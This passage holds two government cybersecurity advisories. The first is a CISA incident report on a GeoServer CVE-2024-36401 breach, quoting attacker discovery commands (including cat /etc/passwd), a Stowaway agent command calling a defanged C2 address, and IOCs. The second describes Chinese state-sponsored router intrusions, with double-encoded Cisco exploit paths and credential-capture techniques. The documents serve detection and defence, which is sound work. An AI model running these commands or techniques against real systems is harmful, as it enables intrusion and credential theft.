Credential Access

Once inside the organization’s network, the cyber threat actors primarily relied on brute force techniques [T1110] to obtain passwords for lateral movement and privilege escalation. They also accessed service accounts by exploiting their associated services.

Discovery

After gaining initial access, the cyber threat actors conducted discovery to facilitate lateral movement. They performed ping sweeps of hosts within specific subnets [T1018] and downloaded the fscan tool [4] to scan the organization’s network. CISA identified the use of the fscan tool by analyzing evidence of its output found on disk. (Note: fscan is publicly available on GitHub and is capable of port scanning, fingerprinting, and web vulnerability detection—among other functions.) Between July 15 and 31, 2024, the cyber threat actors conducted extensive network and vulnerability scanning using fscan and linux-exploit-suggester2.pl. CISA’s host forensics analysts uncovered this activity by reviewing remnants the cyber threat actors left on disk.

GeoServer 1

The cyber threat actors leveraged CVE-2024-36401 to execute the following host discovery commands on GeoServer 1:

  • uname-a
  • df-h
  • env
  • ps -aux
  • ipconfig [T1016]
  • date
  • who -b
  • rpm -qa polkit
  • netstat -ano [T1049]

Additionally, they employed LOTL techniques for user, service, filesystem, and network discovery on GeoServer 1:

  • cat /etc/passwd [T1087.001]
  • cat /etc/resolv.conf
  • cat /usr/local/apache-tomcat-9.0.89/webapps/geoserver/WEB-INF/web.xml
  • cat /etc/redhat-release [T1082]
  • cat /etc/os-release 

The cyber threat actors then used curl commands to download a shell script named mm.sh (which they renamed to aa.sh) and a zip file named aaa.zip to the /tmp/ directory.

Subsequently, they enumerated the internal network from GeoServer 1, identifying Secure Shell (SSH) listeners, File Transfer Protocol (FTP) servers, file servers, and web servers [T1046] by using the fscan tool. (Note: CISA observed endpoint logs that showed the cyber threat actors uploaded fscan to the compromised host and ran it against internal systems.) The actors then attempted to brute force login credentials for the exploited web services to gain remote access, achieve RCE, or move laterally.

The cyber threat actors also conducted ping sweeps of several hosts within the organization’s internal subnets using fscan. Their use of the -nobr and -nopoc flags for fscan indicated that this scan excluded brute forcing or vulnerability scanning, respectively.

SQL Server

CISA observed the following discovery commands on the organization’s SQL server:

  • whoami [T1033]
  • ipconfig /all
  • ping -n 1 8.8.8.8
  • systeminfo
  • tasklist [T1057]
  • dir c:\ [T1083]
  • dir c:\Users
  • type c:\Last.txt
  • type c:\inetpub\wwwroot
  • type c:\inetpub\
  • dir c:\inetpub\wwwroot
  • dir c:\
  • dir c:\ifwapps
  • dir d:\
  • dir e:\
  • net group "domain admins" /domain
  • type C:\Windows\System32\inetsrv\config\applicationHost.config
  • dir c:\ifwapps\Tier1Utilities
  • netstat -ano
  • curl
  • net user
  • tasklist

GeoServer 2

Based on images CISA received of GeoServer 2, CISA observed the bash history of a user that showed the use of Burp Collaborator to execute encoded host and network discovery commands.

Lateral Movement

In one instance, the cyber threat actors moved laterally from the Web Server to the SQL Server by enabling xp_cmdshell for RCE on GeoServer 1.

Command and Control

The cyber threat actors used PowerShell [T1059.001] and bitsadmin getfile to download payloads [T1105]. 

They used Stowaway [5], a publicly available multi-level proxy tool, to establish C2 [T1090]. Stowaway enabled the cyber threat actors to bypass the organization’s intranet restrictions and access internal network resources by forwarding traffic from their C2 server through the Web Server. They wrote Stowaway to disk using a tomcat service account.

The actors then executed Stowaway via /var/tmp/agent -c 45.32.22[.]62:4441 -s f86bc7ff68aff3ad –up http –reconnect 10.

To test their level of access, the cyber threat actors performed a ping sweep of multiple hosts in a particular subnet of the organization’s network. Next, the cyber threat actors downloaded a modified version of Stowaway using a curl command, successfully establishing an outbound connection with their C2 server using HTTP over TCP/4441.

On July 14, 2024, the cyber threat actors executed /tmp/mm.sh on the Web Server followed by an encoded command to execute Stowaway. The contents of this file could not be recovered. Additionally, they used Stowaway to establish a second C2 connection over TCP/50012, likely serving as a backup C2 channel.

CISA discovered evidence of various files hosted on the C2 server, including numerous publicly available tools and scripts:

  • RingQ antivirus defense evasion tool (RingQ.exe, RingQ.rar)
  • IOX proxy tool (iox.rar)
  • BusyBox trojan multi-tool (busybox)
  • WinRAR archive tool (Rar.exe)
  • Stowaway proxy tool (agent, agent.tar, agent.zip, agentu.exe)
  • Web shells (Handx.ashx, start_tomcat.jsp)
  • Various shell scripts (mm.sh, t.py, t1.sh, c.bat)

Detection

The cyber threat actors remained undetected in the organization’s environment for three weeks before the organization’s SOC identified the compromise using their EDR tool. On July 31, 2024, their EDR tool identified a 1.txt file uploaded as suspected malware on the SQL Server. The SOC responded to additional alerts when the cyber threat actors transferred 1.txt to the SQL Server through bitsadmin after attempting other LOTL techniques, such as leveraging PowerShell and certutil. The alerts generated by this activity on the SQL server prompted the SOC to contain the server, initiate an investigation, request assistance from CISA, and uncover malicious activity on GeoServer 1.

Lessons Learned

CISA is sharing the following lessons learned based on what CISA learned about the organization’s security posture through incident detection and response activities.

  1. Vulnerabilities were not promptly remediated.
    1. The cyber threat actors exploited CVE-2024-36401 for initial access on two GeoServers.
    2. The vulnerability was disclosed June 30, 2024, and the cyber threat actors exploited it for initial access to GeoServer 1 on July 11, 2024.
    3. The vulnerability was added to CISA’s KEV Catalog on July 15, 2024, and by July 24, 2024, the vulnerability was not patched when the cyber threat actors exploited it for access to GeoServer 2.
      1. Note: FCEB agencies are required to remediate vulnerabilities in CISA’s KEV Catalog within prescribed timeframes under Binding Operational Directive (BOD) 22-01. July 24, 2024, was within the KEV-required patching window for this CVE. However, CISA encourages FCEB agencies and critical infrastructure organizations to address KEV catalog vulnerabilities immediately as part of their vulnerability management plan.
  2. The agency did not test or exercise their IRP, nor did their IRP enable them to promptly engage third parties and grant third parties’ access to necessary resources.
    1. On Aug. 1, 2024, upon discovering the endpoint alerts, the agency conducted remote triage of affected systems and used their EDR tool to contain the intrusion.
      1. After containment, the agency engaged CISA to investigate potential threat actor persistence in their environment.
      2. Their IRP did not have procedures for bringing in third parties for assistance, which hampered CISA’s efforts to respond to the incident quickly and efficiently.
        1. The agency could not provide CISA remote access to their security information and event management (SIEM) tool, which initially kept CISA from reviewing all available logs, hindering CISA’s analysis.
        2. The agency had to go through their change control board process before CISA could deploy their EDR agents.
        3. The agency could have proactively identified these roadblocks by testing their IRP, such as via a tabletop exercise, but had not tested their plan for a long period.
  3. EDR alerts were not continuously reviewed, and some public-facing systems lacked endpoint protection.
    1. The activity remained undetected for three weeks; the agency missed an opportunity to detect this activity on July 15, 2024, as they did not observe an alert from GeoServer 1 where the EDR detected the Stowaway tool.
    2. The Web Server lacked endpoint protection.

Indicators of Compromise

See Table 1 for IOCs associated with this activity.

Disclaimer: The IP addresses in this advisory were observed in August 2024, and some may be associated with legitimate activity. Organizations are encouraged to investigate the activity around these IP addresses prior to taking action, such as blocking. Activity should not be attributed as malicious without analytical evidence to support they are used at the direction of, or controlled by, threat actors.

Table 1. IOCs

IOC Type Date Description
45.32.22[.]62 IPv4 Mid-July to early August 2024 C2 Server IP Address
45.17.43[.]250 IPv4 Mid-July to early August 2024 C2 Server IP Address
0777EA1D01DAD6DC261A6B602205E2C8 MD5 Mid-July to early August 2024 China Chopper Web Shell
feda15d3509b210cb05eacc22485a78c MD5 Mid-July to early August 2024 Generic PHP Web Shell
C9F4C41C195B25675BFA860EB9B45945 MD5 Mid-July to early August 2024 Linux Exploit CVE-2016-5195
B7B3647E06F23B9E83D0B1CCE3E71642 MD5 Mid-July to early August 2024 Dirtycow
64e3a3458b3286caaac821c343d4b208 MD5 Mid-July to early August 2024 Stowaway Proxy Tool
20b70dac937377b6d0699a44721acd80 MD5 Mid-July to early August 2024 Unknown Downloaded Executable
de778443619f37e2224898a9a800fa78 MD5 Mid-July to early August 2024 Unknown Downloaded Executable

MITRE ATT&CK Tactics and Techniques

See Table 2 through Table 11 for all referenced threat actor tactics and techniques.

Table 2. Reconnaissance

Technique Title ID Use
Active Scanning: Vulnerability Scanning T1595.002 The cyber threat actors performed active scanning to identify vulnerabilities they could use for initial access.

Table 3. Resource Development

Technique Title ID Use
Acquire Infrastructure: Virtual Private Server T1583.003 The cyber threat actors gained remote access to the victim’s network using a desktop behind a virtual private server (VPS).

Table 4. Initial Access

Technique Title ID Use
Exploit Public-Facing Application T1190 The cyber threat actors exploited CVE 2024-36401 on two of the organization’s public-facing GeoServers.

Table 5. Execution

Technique Title ID Use
Command and Scripting Interpreter: PowerShell T1059.001 The cyber threat actors used PowerShell to download a payload.

Table 6. Defense Evasion

Technique Title ID Use
Indirect Command Execution T1202 The cyber threat actors employed indirect command execution via web shells.

Table 7. Persistence

Technique Title ID Use
BITS Jobs T1197 The cyber threat actors abused BITS jobs.
Scheduled Task/Job: Cron T1053.003 The cyber threat actors established persistence through cron jobs.
Server Software Component: Web Shell T1505.003 The cyber threat actors uploaded web shells for persistence.
Valid Accounts T1078 The cyber threat actors used valid accounts for persistence.

Table 8. Privilege Escalation

Technique Title ID Use
Exploitation for Privilege Escalation T1068 The cyber threat actors attempted to exploit CVE-2016-5195 to escalate privileges.

Table 9. Credential Access 

Technique Title ID Use
Brute Force T1110 The cyber threat actors used brute force techniques to obtain login credentials for web services.

Table 10. Discovery

Technique Title ID Use
Account Discovery: Local Account T1087.001 The cyber threat actors used cat /etc/passwd to discover local users.
File and Directory Discovery T1083 The cyber threat actors used dir c:\, dir d:\, dir e:\, and type c:\ commands to identify files and directories on the SQL server. 
Network Service Discovery T1046 The cyber threat actors used fscan to identify SSH listeners and FTP servers.
Process Discovery T1057 The cyber threat actors used tasklist on the SQL server.
Remote System Discovery T1018 The cyber threat actors performed ping sweeps of hosts within specific subnets.
System Information Discovery T1082 The cyber threat actors used cat /etc/redhat-release and cat /etc/os-release commands to get Red Hat Enterprise Linux (RHEL) and Linux operating system information.
System Network Configuration Discovery T1016 The cyber threat actors used ipconfig to check GeoServer 1’s and the SQL server’s network configurations.
System Network Connections Discovery T1049 The cyber threat actors executed commands such as netstat to obtain a listing of network connections to or from the systems they compromised.
System Owner/User Discovery T1033 The cyber threat actors used whoami on the SQL server.

Table 11. Command and Control

Technique Title  ID Use
Ingress Tool Transfer T1105 The cyber threat actors used PowerShell and bitsadmin getfile to download payloads.
Proxy T1090 The cyber threat actors used a connection proxy to direct traffic from their C2 server.

Mitigations

CISA recommends organizations implement the mitigations below to improve cybersecurity posture based on lessons learned from the engagement. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

  • Establish a vulnerability management plan that includes procedures for prioritization and emergency patching.
    • Prioritize patching of known exploited vulnerabilities listed in the KEV catalog.
      • CISA urges organizations to address KEV catalog vulnerabilities immediately.
    • Prioritize patching vulnerabilities in high-risk systems, including public facing systems as they are attractive targets for threat actors.
    • Ensure high-risk systems are identified and prioritized for rapid patching by implementing asset management practices and conducting an asset inventory.
      • Continuously discover and validate internet-facing assets through automated asset management and scanning (e.g., attack surface management tools, vulnerability scanners).
      • Consider using a configuration management database (CMDB) with discovery and vulnerability tools to enrich asset context and support automated prioritization.
    • Form a dedicated team responsible for assessing and implementing emergency patches, this team should include representatives from IT, security, and relevant business units.
  • Maintain, practice, and update cybersecurity IRPs [CPG 2.S, 5.A].
    • Prepare a written IRP policy and IRP with senior leadership support.
      • The policy should identify purpose and objectives, what constitutes an incident, prioritization or severity ratings of incidents, clear escalation procedures, IR personnel, and plans for notification, interaction and information sharing with media, law enforcement, and partners.
      • The IRP should identify:
        • Key personnel with knowledge of the network
        • Key resources and courses of action (COAs) for containment and eradication in the event of compromise.
        • Procedures for granting third parties prompt access to networks and security tools.
          • This should include processes for expediating deployment of EDR and other security tools through change control boards (CCBs).
      • The IRP should include procedures for establishing out-of-band communications systems and accounts in case primary systems are compromised or not available (such as with ransomware incidents).
      • Periodically test the IRP under real-world conditions, such as via purple team engagements and tabletop exercises.
        • During the test, include engagement with third party incident responders and external EDR agents and other tools.
        • Following the test, update the IRP as necessary.
        • See CISA’s Tabletop Exercise Packages for resources designed to assist organizations with conducting their own exercises.
      • For more information on IRPs, see the National Institute of Science and Technology’s (NIST’s) SP 800-61 Rev. 3, Incident Response Recommendations and Considerations for Cybersecurity Risk Management: A CSF 2.0 Community Profile.
  • Implement comprehensive (i.e., large coverage) and verbose (i.e., detailed) logging and aggregate logs in an out-of-band, centralized location.
    • Prepare SOCs with sufficient resources to monitor collected logs and responses to malicious cyber threat activity.
    • Consider using a SIEM solution for log aggregation and management.
    • Identify, alert on, and investigate abnormal network activity (as threat actor activity generates unusual network traffic across all phases of the attack chain).
      • Abnormal activity to look for includes:
        • Running scans to discover other network connected devices.
        • Running commands to list, add, or alter administrator accounts.
        • Using PowerShell to download and execute remote programs.
        • Running scripts not usually seen on a network.
      • For additional information, see joint guide Identifying and Mitigating Living off the Land Techniques, which provides prioritized detection recommendations that enable behavior analytics, anomaly detection, and proactive hunting.

In addition to the above, CISA recommends organizations implement the following mitigations based on threat actor activity:

  • Require phishing-resistant MFA for access to all privileged accounts and email services accounts [CPG 2.H].
  • Implement allowlisting for applications, scripts, and network traffic to prevent unauthorized execution and access.

Validate Security Controls

In addition to applying mitigations, CISA recommends exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. CISA recommends testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 3 through Table 11).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

CISA recommends continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.

Version History

September 23, 2025: Initial version.

Apendix: Key Events Timeline

Date/Time Relevant Host Event
July 1, 2024 n/a CVE-2024-36401 published.
July 11, 2024 GeoServer 1 Initial Access to GeoServer 1.
July 15, 2024 n/a CVE-2024-36401 added to CISA’s Known Exploited Vulnerabilities Catalog.
July 15, 2024 GeoServer 1 EDR detects Stowaway tool on GeoServer 1.
July 24, 2024 GeoServer 2 Initial Access to GeoServer 2.
July 31, 2024 Web Server Initial Access to Web Server.
July 31, 2024 SQL Server Initial Access to SQL Server.
Aug. 1, 2024 SQL Server, GeoServer 1 Organization observes SQL Alert and contains SQL Server and GeoServer 1.
Aug. 1, 2024 n/a The impacted organization requested assistance from CISA.
Aug. 5, 2024 n/a CISA began forensic artifact analysis.
Aug. 6, 2024 GeoServer 2 Last observed threat actors’ activity—discovery commands on GeoServer 2.
Aug. 8 – Sept. 3, 2024 n/a CISA conducted their full incident response.

Notes

[1] “GeoServer/GeoServer,” GitHub, published July 1, 2024, https://github.com/geotools/geotools/security/advisories/GHSA-w3pj-wh35-fq8w.

[2] “firefart/dirtycow,” GitHub, last modified 2021, https://github.com/firefart/dirtycow.

[3] “T4y1oR/RingQ” GitHub, last modified February 19, 2025. https://github.com/T4y1oR/RingQ.

[4] “shadow1ng/fscan,” GitHub, last modified July 2025, https://github.com/shadow1ng/fscan.

[5] “ph4ntonn/Stowaway,” GitHub, last modified April 2025, https://github.com/ph4ntonn/Stowaway.


  •  

Countering Chinese State-Sponsored Actors Compromise of Networks Worldwide to Feed Global Espionage System

Executive summary

People’s Republic of China (PRC) state-sponsored cyber threat actors are targeting networks globally, including, but not limited to, telecommunications, government, transportation, lodging, and military infrastructure networks. While these actors focus on large backbone routers of major telecommunications providers, as well as provider edge (PE) and customer edge (CE) routers, they also leverage compromised devices and trusted connections to pivot into other networks. These actors often modify routers to maintain persistent, long-term access to networks. 

This activity partially overlaps with cyber threat actor reporting by the cybersecurity industry—commonly referred to as Salt Typhoon, OPERATOR PANDA, RedMike, UNC5807, and GhostEmperor, among others. The authoring agencies are not adopting a particular commercial naming convention and hereafter refer to those responsible for the cyber threat activity more generically as “Advanced Persistent Threat (APT) actors” throughout this advisory. This cluster of cyber threat activity has been observed in the United States, Australia, Canada, New Zealand, the United Kingdom, and other areas globally.

This Cybersecurity Advisory (CSA) includes observations from various government and industry investigations where the APT actors targeted internal enterprise environments, as well as systems and networks that deliver services directly to customers. This CSA details the tactics, techniques, and procedures (TTPs) leveraged by these APT actors to facilitate detection and threat hunting, and provides mitigation guidance to reduce the risk from these APT actors and their TTPs.

This CSA is being released by the following authoring and co-sealing agencies:

  • United States National Security Agency (NSA)
  • United States Cybersecurity and Infrastructure Security Agency (CISA)
  • United States Federal Bureau of Investigation (FBI)
  • United States Department of Defense Cyber Crime Center (DC3)
  • Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC)
  • Canadian Centre for Cyber Security (Cyber Centre)
  • Canadian Security Intelligence Service (CSIS)
  • New Zealand National Cyber Security Centre (NCSC-NZ)
  • United Kingdom National Cyber Security Centre (NCSC-UK)
  • Czech Republic National Cyber and Information Security Agency (NÚKIB) - Národní úřad pro kybernetickou a informační bezpečnost
  • Finnish Security and Intelligence Service (SUPO) - Suojelupoliisi
  • Germany Federal Intelligence Service (BND) - Bundesnachrichtendienst
  • Germany Federal Office for the Protection of the Constitution (BfV) -   Bundesamt für Verfassungsschutz
  • Germany Federal Office for Information Security (BSI) - Bundesamt für Sicherheit in der Informationstechnik
  • Italian External Intelligence and Security Agency (AISE) - Agenzia Informazioni e Sicurezza Esterna
  • Italian Internal Intelligence and Security Agency (AISI) - Agenzia Informazioni e Sicurezza Interna
  • Japan National Cybersecurity Office (NCO) - 国家サイバー統括室
  • Japan National Police Agency (NPA) - 警察庁
  • Netherlands Defence Intelligence and Security Service (MIVD) - Militaire Inlichtingen- en Veiligheidsdienst
  • Netherlands General Intelligence and Security Service (AIVD) - Algemene Inlichtingen- en Veiligheidsdienst
  • Polish Military Counterintelligence Service (SKW) - Służba Kontrwywiadu Wojskowego
  • Polish Foreign Intelligence Agency (AW) - Agencja Wywiadu
  • Spain National Intelligence Centre (CNI) - Centro Nacional de Inteligencia

The authoring agencies strongly urge network defenders to hunt for malicious activity and to apply the mitigations in this CSA to reduce the threat of Chinese state-sponsored and other malicious cyber activity.

Any mitigation or eviction measures listed within are subject to change as new information becomes available and ongoing coordinated operations dictate. Network defenders should ensure any actions taken in response to the CSA are compliant with local laws and regulations within the jurisdictions within which they operate. 

Background

The APT actors have been performing malicious operations globally since at least 2021. These operations have been linked to multiple China-based entities, including at least Sichuan Juxinhe Network Technology Co. Ltd. (四川聚信和网络科技有限公司), Beijing Huanyu Tianqiong Information Technology Co., Ltd. (北京寰宇天穹信息技术有限公司), and Sichuan Zhixin Ruijie Network Technology Co., Ltd. (四川智信锐捷网络科技有限公司). These companies provide cyber-related products and services to China’s intelligence services, including multiple units in the People’s Liberation Army and Ministry of State Security. The data stolen through this activity against foreign telecommunications and Internet service providers (ISPs), as well as intrusions in the lodging and transportation sectors, ultimately can provide Chinese intelligence services with the capability to identify and track their targets’ communications and movements around the world.

For more information on PRC state-sponsored malicious cyber activity, see CISA’s People's Republic of China Cyber Threat Overview and Advisories webpage.

Download the PDF version of this report:

For a downloadable list of IOCs, visit:

Cybersecurity Industry Tracking 

The cybersecurity industry provides overlapping cyber threat intelligence, indicators of compromise (IOCs), and mitigation recommendations related to this Chinese state-sponsored cyber activity. While not all encompassing, the following are the most notable threat group names related to this activity and commonly used within the cybersecurity community:

  • Salt Typhoon,
  • OPERATOR PANDA,
  • RedMike,
  • UNC5807, and
  • GhostEmperor. 

Note: Cybersecurity companies have different methods of tracking and attributing cyber actors, and this may not be a 1:1 correlation to the authoring agencies’ understanding for all activity related to these groupings.

Technical details

The following sections are a compilation of TTPs the APT actors have used since at least 2021 to target enterprise environments. Particularly notable TTPs include modifying router configurations for lateral movement pivoting between networks and using virtualized containers on network devices to evade detection. The actors continue to use many of the TTPs listed, but expect them to evolve when existing TTPs no longer achieve their goals. Even if no longer used regularly, the actors may still use previous TTPs opportunistically in favorable conditions. The TTP descriptions can also be useful to network defenders for retroactive threat hunting.

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 17 and MITRE ATT&CK for ICS framework, version 17. See the Appendix A: MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the APT actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Initial access

Investigations associated with these APT actors indicate that they are having considerable success exploiting publicly known common vulnerabilities and exposures (CVEs) and other avoidable weaknesses within compromised infrastructure [T1190]. Exploitation of zero-day vulnerabilities has not been observed to date. The APT actors will likely continue to adapt their tactics as new vulnerabilities are discovered and as targets implement mitigations, and will likely expand their use of existing vulnerabilities. The following list is not exhaustive and the authoring agencies suspect that the APT actors may target other devices (e.g., Fortinet firewalls, Juniper firewalls, Microsoft Exchange, Nokia routers and switches, Sierra Wireless devices, Sonicwall firewalls, etc.). 

If not yet patched, defenders should prioritize the following CVEs due to their historical exploitation on exposed network edge devices by these APT actors. Example exploited CVEs, ordered by year, include:

  • CVE-2024-21887 - Ivanti Connect Secure and Ivanti Policy Secure web-component command injection vulnerability, commonly chained after CVE-2023-46805 (authentication bypass)
  • CVE-2024-3400 - Palo Alto Networks PAN-OS GlobalProtect arbitrary file creation leading to OS command injection. The CVE allows for unauthenticated remote code execution (RCE) on firewalls when GlobalProtect is enabled on specific versions/configurations.
  • CVE-2023-20273 - Cisco Internetworking Operating System (IOS) XE software web management user interface post-authentication command injection/privilege escalation (commonly chained with CVE-2023-20198 for initial access to achieve code execution as root) [T1068]
  • CVE-2023-20198 - Cisco IOS XE web user interface authentication bypass vulnerability
    • While exploiting CVE-2023-20198, the APT actors used the Web Services Management Agent (WSMA) endpoints /webui_wsma_Http or /webui_wsma_Https to bypass authentication and create unauthorized administrative accounts. In some cases, the APT actors obfuscated requests by “double encoding” portions of the path, e.g., /%2577eb%2575i_%2577sma_Http or /%2577eb%2575i_%2577sma_Https [T1027.010]. Observed requests varied in case, so hunting and detection should be case-insensitive and tolerant of over-encoding.
    • After patching this CVE, WSMA endpoints requests are internally proxied, and the system adds a Proxy-Uri-Source HTTP header as part of the remediation logic. The presence of Proxy-Uri-Source header in traffic to /webui_wsma_* indicates a patched device handling the request, not exploitation. This can help distinguish between vulnerable and remediated systems when analyzing logs or captures.
  • CVE-2018-0171 - Cisco IOS and IOS XE smart install remote code execution vulnerability

The APT actors leverage infrastructure, such as virtual private servers (VPSs) [T1583.003] and compromised intermediate routers [T1584.008], that have not been attributable to a publicly known botnet or obfuscation network infrastructure to target telecommunications and network service providers, including ISPs [T1090]. 

The APT actors may target edge devices regardless of who owns a particular device. Devices owned by entities who do not align with the actors’ core targets of interest still present opportunities for use in attack pathways into targets of interest. The actors leverage compromised devices and trusted connections or private interconnections (e.g., provider-to-provider or provider-to-customer links) to pivot into other networks [T1199]. In some instances, the actors modify routing and enable traffic mirroring (switch port analyzer (SPAN)/remote SPAN (RSPAN)/encapsulated remote SPAN (ERSPAN) where available) on compromised network devices and configure Generic Routing Encapsulation (GRE)/IPsec tunnels and static routes to achieve the same goal [T1095]. Additionally, these APT actors often simultaneously exploit large numbers of vulnerable, Internet-exposed devices across many IP addresses and may revisit individual systems for follow-on operations.

Initial access vectors remain a critical information gap for parties working to understand the scope, scale, and impact of the actors’ malicious activity. The authoring agencies encourage organizations to provide compromise details to appropriate authorities (see Contact information) to continue improving all parties’ understanding and responses.

Persistence

To maintain persistent access to target networks, the APT actors use a variety of techniques. Notably, a number of these techniques can obfuscate the actors’ source IP address in system logs, as their actions may be recorded as originating from local IP addresses [T1027]. Specific APT actions include:

  • Modifying Access Control Lists (ACLs) to add IP addresses. This alteration allows the actors to bypass security policies and maintain ongoing access by explicitly permitting traffic from a threat actor-controlled IP address [T1562.004].
    • The APT actors often named their ACLs “access-list 20”. When 20 was already used, the actors commonly used 50 or 10.
  • Opening standard and non-standard ports, which can open and expose a variety of different services (e.g., Secure Shell [SSH], Secure File Transfer Protocol [SFTP], Remote Desktop Protocol [RDP], File Transfer Protocol [FTP], HTTP, HTTPS) [T1071]. This strategy supplies multiple avenues for remote access and data exfiltration. Additionally, utilizing non-standard ports can help the APT actors evade detection by security monitoring tools that focus on standard port activity [T1571].
    • The APT actors have been enabling SSH servers and opening external-facing ports on network devices to maintain encrypted remote access [T1021.004]. In some cases, the SSH services were established on high, non-default Transmission Control Protocol (TCP) ports using the port numbering scheme of 22x22 or xxx22, though port patterns may vary across intrusions. The actors may add keys to existing SSH services to regain entry into network devices [T1098.004].
    • The APT actors enable or abuse built-in HTTP/HTTPS management servers and sometimes reconfigure them to non-default high ports. Note: HTTP servers have been observed using the port numbering scheme of 18xxx.
      • Enabling HTTP/HTTPS servers on Cisco devices affected by CVE-2023-20198. If the web UI feature is enabled on Cisco IOS XE Software, this vulnerability provides an entry opportunity for the APT actors.
  • Following compromise of a router, the following commands and activities have been observed on compromised devices [T1059.008]:
    • Executing commands via SNMP [T1569].
    • SSH activity from remote or local IP addresses.
    • Web interface panel (POST) requests.
    • When present, using service or automation credentials (e.g., those used by configuration-archival systems such as RANCID) to enumerate and access other networking devices.
    • Executing Tcl scripts (e.g., TCLproxy.tcl and map.tcl) on Cisco IOS devices where tclsh was available.
  • Depending on the configuration of the Simple Network Management Protocol (SNMP) on the compromised network device, the APT actors enumerate and alter the configurations for other devices in the same community group, when possible [T1021]. Note: Properly configured SNMPv3 is considerably more secure than previous versions.
    • Utilizing SNMPwalk (SNMP GET/WALK) to enumerate devices from APT actor-controlled hosts. Where configuration changes were observed, they were issued as SNMP SET requests to writable objects from those hosts [T1016].
  • Creating tunnels over protocols, such as Generic Routing Encapsulation (GRE), multipoint GRE (mGRE), or IPsec, on network devices, presumably based on what would be expected in the environment [T1572].
    • These tunnels allow for the encapsulation of multiple network layer protocols over a single tunnel, which can create persistent and covert channels for data transmission to blend in with normal network traffic.
    • Some of these actions may obscure the APT actors’ source IP address in logs due to being logged as a local IP.
  • Running commands in an on-box Linux container on supported Cisco networking devices to stage tools, process data locally, and move laterally within the environment. This often allows the APT actors to conduct malicious activities undetected because activities and data within the container are not monitored closely. [T1610] [T1588.002] [T1588.005] [T1059.006].
    • Within Guest Shell, running Python (such as siet.py to exploit Cisco Smart Install) and native Linux tooling, installing packages (e.g., via pip/yum where available), parsing and staging locally collected artifacts (e.g., configurations, packet captures) on device storage [T1560]. On NX-OS devices specifically, using dohost to script host-level CLI actions for reconnaissance and persistence. For Cisco IOS XE, Guest Shell is a Linux container (LXC) managed by IOx that is enabled with guestshell enable and accessed with guestshell run bash. By default, processes inside Guest Shell egress via the management virtual routing and forwarding (VRF) instance. On platforms without a dedicated management port, connectivity can be provided with a VirtualPortGroup interface. Guest Shell can execute Python and other 64-bit Linux applications and can read/write device-accessible storage (e.g., flash) as configured. [T1609] [T1543.005]
    • For Cisco NX-OS, Guest Shell is an LXC environment entered with run guestshell. It has direct access to bootflash: and can invoke host NX-OS CLI via the dohost utility. Networking uses the device’s default VRF by default. Operators (or malware) can run commands in other VRFs using chvrf. Systemd-managed services are typically long-running components inside Guest Shell.
    • Using guestshell disable and guestshell destroy commands to deactivate and uninstall Guest Shell container and return all resources to the system [T1070.009].
  • Leveraging open source multi-hop pivoting tools, such as STOWAWAY, to build chained relays for command and control (C2) and operator access, including interactive remote shells, file upload and download, SOCKS5/HTTP proxying, and local/remote port mapping with support for forward and reverse connections over encrypted node-to-node links [T1090.003].

Lateral movement & collection

Following initial access, the APT actors target protocols and infrastructure involved in authentication—such as Terminal Access Controller Access Control System Plus (TACACS+)—to facilitate lateral movement across network devices, often through SNMP enumeration and SSH. From these devices, the APT actors passively collect packet capture (PCAP) from specific ISP customer networks [T1040] [T1005]. To further support discovery and lateral movement, the APT actors may target: 

  • Authentication Protocols including TACACS+ and Remote Authentication Dial-In User Service (RADIUS)
  • Managed Information Base (MIB) [T1602.001]
  • Router interfaces
  • Resource Reservation Protocol (RSVP) sessions
  • Border Gateway Protocol (BGP) routes
  • Installed software
  • Configuration files [T1590.004] [T1602.002]
    • This is achieved either from existing sources in the network (e.g., output of provider scripts) or through active survey of devices and Trivial File Transfer Protocol (TFTP), to include Multiprotocol Label Switching (MPLS) configuration information.
  • In-transit network traffic using native capabilities to capture or mirror traffic via the SPAN, RSPAN, or ERSPAN capabilities available on many router models.
  • Provider-held data, such as:
    • Subscriber information
    • User content
    • Customer records and metadata
    • Network diagrams, inventories, device configurations, and vendor lists
    • Passwords

Capturing network traffic containing credentials via compromised routers is a common method for further enabling lateral movement [T1040]. This typically takes the form of:

  • Leveraging native PCAP functionalities (e.g., Cisco’s Embedded Packet Capture) on routers to collect RADIUS or TACACS+ authentication traffic, which may contain credentials transmitted in cleartext or weakly protected forms.
    • PCAPs have been observed containing naming schemes such as mycap.pcaptac.pcap1.pcap, or similar variations.
  • Modifying a router’s TACACS+ server configuration to point to an APT actor-controlled IP address [T1556]. These actors may use this capability to capture authentication attempts from network administrators or other devices. They may also adjust Authentication, Authorization, and Accounting (AAA) configurations, forcing devices to use less secure authentication methods or send accounting information to their infrastructure.

The APT actors collect traffic at Layer 2 or 3 (depending on the protocol used), largely from Cisco IOS devices; however, targeting of other device types is also likely. Based on analysis, the APT actors hold interest in making configuration and routing changes to the devices after compromising the routers. While some actions are specific to Cisco devices, the actors are capable of targeting devices from other vendors and could utilize similar functionality. The APT actors perform several of the modifications or techniques below to facilitate follow-on actions.

  • Creating accounts/users and assigning privileges to those accounts, often via modifying router configurations [T1136.001].
